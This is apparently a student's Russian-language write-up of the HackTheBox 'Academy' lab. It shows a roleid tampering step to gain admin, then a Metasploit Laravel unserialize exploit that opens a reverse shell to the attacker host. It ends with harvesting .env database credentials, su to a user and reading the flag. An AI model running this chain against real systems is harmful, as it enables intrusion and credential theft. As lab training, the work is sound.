
Тонких Алексей 419 группа

1) Сканируем открытые порты с помощью nmap и добавляем в hosts, чтобы убрать редирект


```
kali@kali:~$ nmap -Pn 10.10.10.215
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-18 17:03 MSK
Nmap scan report for academy.htb (10.10.10.215)
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```


```
  GNU nano 4.9.3
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.10.215 academy.htb
```

2) Получили доступ к сайту. В коде страницы видим в запросе поле roleid. Чтобы получить доступ меняем значение на 1, регистрируем пользователя. После заходим под этим пользователем через academy.htb/admin.php




3) Получаем сайт который стоит посмотреть (последняя строка. Аналогично переходим на него и находим важную информацию: lavarel





4) Находим и запускаем соответствующий эксплойт через msfconsole. Выставляем необходимые параметры: rhosts, vhost, app_key (находим на сайте), lhost (определяем с помощью ifconfig) и запускаем. Проверяем: получили доступ.



```
kali@kali:~$ msfconsole

       .                                         .
 .
      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                    o
        '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
         .                 .                   dB' dBP    dB'.BP
                           |                dBP    dBBBB' dBP    dB'.BP dBP    dBP
                         --o--              dBP    dBP    dBP    dB'.BP dBP    dBP
                           |                dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
              .
       o                        To boldly go where no
                                 shell has gone before


      =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use the edit command to open the currently active module in your editor

msf5 > search lavarel
[-] No results from search
msf5 > search laravel

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/unix/http/laravel_token_unserialize_exec    2018-08-07       excellent  Yes    PHP Laravel Framework token Unserialize Remote Command Execution


msf5 > exploit(unix/http/laravel_token_unserialize_exec)
[-] Unknown command: exploit(unix/http/laravel_token_unserialize_exec).
msf5 > use 0
```

```
msf5 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set rhosts 10.10.10.215
[-] Unknown command: serseset.
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set vhost http://dev-staging-01.academy.htb/
vhost => http://dev-staging-01.academy.htb/
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set vhost dev-staging-01.academy.htb
vhost => dev-staging-01.academy.htb
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set app_key dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
app_key => dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set lhost 10.10.14.76
lhost => 10.10.14.76
msf5 exploit(unix/http/laravel_token_unserialize_exec) > run

[-] Exploit failed: One or more options failed to validate: RHOSTS.
[*] Exploit completed, but no session was created.
msf5 exploit(unix/http/laravel_token_unserialize_exec) > set rhosts 10.10.10.215
rhosts => 10.10.10.215
msf5 exploit(unix/http/laravel_token_unserialize_exec) > run

[*] Started reverse TCP handler on 10.10.14.76:4444
[*] Command shell session 1 opened (10.10.14.76:4444 -> 10.10.10.215:42108) at 2020-12-18 16:56:46 +0300

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

5) Получаем доступ к терминалу с помощью python -c ‘import pty; pty.spawn(“/bin/bash”)’. Доходим до html/academy и делаем cat .env (ищем все файлы по password)

```
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!

BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
```

6) Находим пароль для одного из пользователей и заходим через него (cry0l1t3). Переходим в cd /home/cry0l1t3 и делаем cat user.txt

```
ls /home
21y4d
ch4p
cry0l1t3
egre55
g0blin
mrb3n
su cry0l1t3
mySup3rP4s5w0rd!!
su
```

```
cd /home/cry0l1t3
ls
snap
user.txt
cat user.txt
3977e743524d4895fc07bda98555abcf
```

7) Задание выполнено!